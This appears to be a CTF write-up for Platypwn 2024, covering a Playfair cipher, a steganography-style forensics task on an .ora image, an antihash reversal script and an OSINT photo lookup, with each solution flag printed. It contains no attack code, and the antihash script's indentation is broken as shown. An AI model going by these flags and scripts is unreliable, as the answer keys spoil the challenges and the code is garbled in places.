1	2	3	4	5
E	A	C	G	U
F	M	O	Z	Y
K	D	P	W	S
L	Q	R	V	N
B	H	T	X	I

CHALLENGE COMPLETED

100 of 100 points

This is basically a playfair grid cipher. Just match the grid we have in the description to decipher the given cipher to get the flag.


PLAYFAIR CIPHER

Results

PXPWEARENOTPLAYINGFAIR

PLAYFAIR DECODER

PLAYFAIR CIPHERTEXT

WTWSACLCRYCRQESUVUMETN


PLAYFAIR GRID

E	A	C	G	U
F	M	O	Z	Y
K	D	P	W	S
L	Q	R	V	N
B	H	T	X	I

FORENSICS

1. Deep Blue Sea

Flag: PP{f1L3_F0rm4t5_4r3_a_Tr345uR3_tR0v3}


ChatGPT | Platypwn 2024

https://platypwn.ctf.platypwnies.de/challenge/forensics/deepbluesea

Happy Hacking, ajiqqos ! | 700 points | Discord | VPN | en | Logout

Cryptography
- Temple of the Square ✓
- Secure Hash At Home
- IOTtery

Reverse engineering
- Antihash
- PlatyProtect 64
- Tinylock

Binary exploitation
- BeepBoop
- Wasp

Forensics
- Deep Blue Sea ✓
- FFF Suspicion
- FFF Lead

OSINT

The CTF has ended, the Scoreboard will not change and newly submitted flags will not give any points.

Deep Blue Sea


Legendary pirate Bluebeard has travelled far and wide over the Deep Blue Sea and has seen every corner of it. The crew's legendary ship, the Blue Pearl, is just as legendary. As is Bluebeard's famous cutlass, and parrot, and eyepatch, and so on. Almost as legendary is Bluebeard's ancient treasure map, on which parts of the Sea are said to be marked with blots of crimson ink. There, Bluebeard has buried countless treasures over the years. But the biggest treasure can only be found if all other stashes are discovered. Then, the legend goes, the Depth of the Sea at their locations points to where Bluebeard's most enormous treasure lies, buried beneath the waves of the Deep Blue Sea itself.

Or so they say. You, a renowned treasure hunter, have paid a lot for the soggy piece of parchment now lying in front of you. It smells of seaweed and rip-off. You decide that it's time to slowly peel it open and see if the Sea has left over anything of Bluebeard's notes.


CHALLENGE COMPLETED

100 of 100 points

We are given an .ora file and as we did some research, it can be extracted if we change it to zip. So we tried to change and extract its content.


```
Downloads > Platypwn CTF - Unsolved > forensics.deep-blue-sea > file >

Name                 Date modified        Type                 Size
Today
  treasure-map       9/12/2024 11:19 PM   File folder
Last week
  treasure-map.zip   2/12/2024 9:31 PM    WinRAR ZIP archive   787 KB

2 items
```


Inside it, we found out the data folder and the merged image. As we examined few things nothing come up until we find red dots on the layer0.png as we uploaded it in the aperisolve.



It might have a relation with layer1.png since in the extracted files, it has merged image file in it, so we try to map the red dots with the pixel value in layer1.png. Just trying to add on to decode the values if we can find something and luckily got the flag.

```
from PIL import Image
import numpy as np
import matplotlib.pyplot as plt

# Paths to the layer files
layer0_path = "layer0.png"  # Replace with the actual path if needed
layer1_path = "layer1.png"  # Replace with the actual path if needed

# Load the images
layer0 = Image.open(layer0_path)
layer1 = Image.open(layer1_path)

# Convert images to numpy arrays for processing
layer0_data = np.array(layer0)
```

```
layer1_data = np.array(layer1)

# Step 1: Extract red dots' coordinates from layer0
red_coords = np.argwhere((layer0_data[:, :, 0] == 255) &
                (layer0_data[:, :, 1] == 0) &
                (layer0_data[:, :, 2] == 0))

# Step 2: Map red dot coordinates to pixel values in layer1
mapped_values = []
for coord in red_coords:
  x, y = coord
  mapped_values.append((x, y, layer1_data[x, y]))

# Step 3: Decode the message from the blue channel
blue_values = [pixel[2] for _, _, pixel in mapped_values]
decoded_message = ''.join([chr(value) for value in blue_values])

# Print the decoded message
print(f"Decoded Message: {decoded_message}")

# Step 4: Visualize the mapping
x_coords = [coord[0] for coord in red_coords]
y_coords = [coord[1] for coord in red_coords]
normalized_pixel_values = [(r/255, g/255, b/255) for _, _, (r, g, b) in mapped_values]

plt.figure(figsize=(8, 8))
plt.scatter(y_coords, x_coords, c=normalized_pixel_values, s=50, marker='o')
plt.title("Visualization of Mapped Red Dot Coordinates with Pixel Values")
plt.xlabel("Y Coordinates")
plt.ylabel("X Coordinates")
plt.grid(True)
plt.show()
```


Thonny - C:\Users\PREDATOR\Downloads\Platypwn CTF - Unsolved\forensics.deep-blue-sea\file\treasure-map\data\script.py @ 47 : 1
File Edit View Run Tools Help
script.py
Shell
Figure 1
Visualization of Mapped Red Dot Coordinates with Pixel Values
X Coordinates
Y Coordinates
0
100
200
300
400
500


```

# Print the decoded message
print(f"Decoded Message: {decoded_message}")

# Step 4: Visualize the mapping
x_coords = [coord[0] for coord in red_coords]
y_coords = [coord[1] for coord in red_coords]
normalized_pixel_values = [(r/255, g/255, b/255) for _,

plt.figure(figsize=(8, 8))
plt.scatter(y_coords, x_coords, c=normalized_pixel_valu
plt.title("Visualization of Mapped Red Dot Coordinates
plt.xlabel("Y Coordinates")
plt.ylabel("X Coordinates")
plt.grid(True)
plt.show()

```

```
>>> %Run script.py
 Decoded Message: PP{f1L3_F0rm4t5_4r3_a_Tr345uR3_tR0v3}
```

REVERSE ENGINEERING

1. Antihash

Flag: PP{4-cl4551c-1nS3Cu217y-bY-0b5cu217y}




The CTF has ended, the Scoreboard will not change and newly submitted flags will not give any points.

Antihash

Hash functions are really just turning strings into shorter, more jumbled strings, right? So I made an antihash function, it turns strings into longer, more jumbled strings! Can you guess what my input was?

Given a zip file containing the challenge binary file, the fake flag file and flag-output file containing octal values. As we decompile the program, we can come up with a script to reverse the program and match it with the octal values that we get from the file using script below.

```
sbox = [
  81,50,233,190,243,100,198,79,13,209,127,111,117,128,172,10,
  123,254,28,2,154,108,193,7,234,20,96,161,66,40,52,171,
  75,53,94,184,189,255,251,185,207,6,67,164,38,192,136,55,
  102,242,116,240,16,131,124,122,74,203,86,8,220,247,229,5,
  98,137,99,87,43,162,104,200,199,47,215,32,19,109,134,165,
  12,182,250,82,236,103,35,48,85,170,177,130,148,206,156,175,
  221,125,26,180,92,201,29,181,133,197,155,176,54,157,114,61,
  89,144,225,244,113,22,228,84,219,33,159,142,3,58,69,70,
  218,150,174,212,101,120,93,62,245,77,224,115,4,191,39,112,
  204,90,57,143,14,9,11,80,139,187,205,83,217,141,41,88,
  64,15,249,167,135,91,246,24,45,166,152,49,237,78,72,151,
  196,18,179,173,252,235,106,241,31,59,210,183,44,146,169,194,
  17,34,222,168,105,147,56,248,223,188,231,65,213,60,36,160,
  140,129,178,126,253,158,145,132,73,42,110,1,63,230,119,208,
  232,46,227,195,95,202,226,211,138,149,118,30,238,71,239,25,
  107,216,121,23,186,37,163,0,68,76,214,51,27,153,97,21,
]

# create inverse sbox
def inv_sbox(sbox):
  inv_sbox = [0] * 256
  for i, x in enumerate(sbox):
        inv_sbox[x] = i
    return inv_sbox

# same as shuffle
def inv_shuffle(bytes):
    out = bytearray(bytes)
    for i in range(0,len(bytes)//2,2):
        a = bytes[i]
        b = bytes[len(bytes)-1-i]
        out[i] = b
        out[len(bytes)-1-i] = a
    return out

# lookup in inv_sbox
def inv_substitute(bytes):
    global sbox
    box = inv_sbox(sbox)
    out = bytearray(b"0" * len(bytes))
    for i, x in enumerate(bytes):
        out[i] = box[x]
    return out

# split on space, interpret as octal, convert to bytes
def parse(output):
    output = output.split()
    output = [int(x, 8) for x in output]
    output = bytes(output)
    return output

def main():
    # read output from file
    with open('flag-output.txt', 'r') as f:
        output = f.read()

    # normalize output
    output = parse(output)
    length = len(output)

    # inflate only appends a byte per two bytes, so we can cut that off
    length = length * 2 // 3
    output = output[:length]

    # technically, the order of inv_shuffle and inv_substitute doesn't matter
    output = inv_shuffle(output)
    output = inv_substitute(output)

    print(output.decode())

if __name__ == '__main__':
    main()
```



Thonny - C:\Users\PREDATOR\Downloads\Platypwn CTF - Unsolved\rev.antihash\rev-antihash\test.py @ 76 : 1

```python
    # inflate only appends a byte per two bytes, so we can cut that off
    length = length * 2 // 3
    output = output[:length]

    # technically, the order of inv_shuffle and inv_substitute doesn't matter
    output = inv_shuffle(output)
    output = inv_substitute(output)

    print(output.decode())


if __name__ == '__main__':
    main()
```

```
>>> %Run test.py
 PP{4-cl4551c-1nS3Cu217y-bY-0b5cu217y}
>>>
```

Warnings
May be ignored if you are happy with your program.

test.py


- Possibly bad file name
- Line 21 : Redefining name 'sbox' from outer scope (line 1)
- Line 22 : Redefining name 'inv_sbox' from outer scope (line 21)
- Line 39 : Using global for 'sbox' but no assignment is done
- Line 55 : Using open without explicitly specifying an encoding
- Line 70 : "str" has no attribute "decode"; maybe "encode"? [attr-defined]

Was it helpful or confusing?

OSINT

1. Fall

Flag: PP{orangerieschloss}




https://platypwn.ctf.platypwnies.de/challenge/osint/fall

Fall

Which building can be seen in this pretty fall photo?


The flag should be entered like `PP{nameofbuilding}`, where `nameofbuilding` is the name of the pictured building in the language of the country it is in. There are only lowercase letters and no spaces, diacritics or other special characters in the flag.

Given the image from a building and the tiles could be the biggest hint for us. Using Lens to detect it.



ChatGPT
Platypwn 2024
Google Lens
Orangerie sanssouci hi-res stoc
Orangerie sanssouci - Google S
https://lens.google.com/search?ep=gsbubb&hl=en&re=df&p=AbrfA8rIJtXUBhMjz-TntnoQfd-I1LJjGM_2Q7Li67hS3LOUW-vPYnqmdDCMbd9EcgoSxCvCQYYoTmeSci_EM1mXEc57dhsHsVol...
Google
Upload
Find image source
Search
Text
Translate
Alamy
Orangerie sanssouci hi-res stock...
Wikimedia
